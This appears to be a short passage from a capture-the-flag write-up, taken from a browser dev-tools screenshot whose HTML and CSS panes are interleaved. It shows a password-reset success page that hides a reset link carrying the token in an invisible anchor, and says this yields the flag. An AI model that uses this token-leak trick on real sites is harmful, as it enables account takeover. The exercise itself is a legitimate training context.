


go back to inspect expand and i get a link

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     <meta charset="UTF-8">
                                                                  element.style {
     <meta name="viewport" content="width=device-width, initial-sc</pre>
                                                                    display: none;
     ale=1.0">
                                                                  a:-webkit-any-link {
     <title>Password Reset Success</title>
                                                                                          user agent stylesheet
     <link rel="stylesheet" href="reset_style.css">
                                                                     color: -webkit-link;
                                                                     cursor: pointer;
                                                                     text-decoration: ▶ underline;
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   ▼ <div class="success-container">
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      <h1>Password Reset</h1>
      Reset email has been successfully sent.
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... <a style="display:none;" href="reset.php?r=1393191ced">
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   reset link</a> == $0
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                                                                     border-radius: ▶ 10px;
      <a href="index.php" class="button">Go to Home</a>
    </div>
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                                                                     background-color: #f4f4f4;
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Here we get the flag.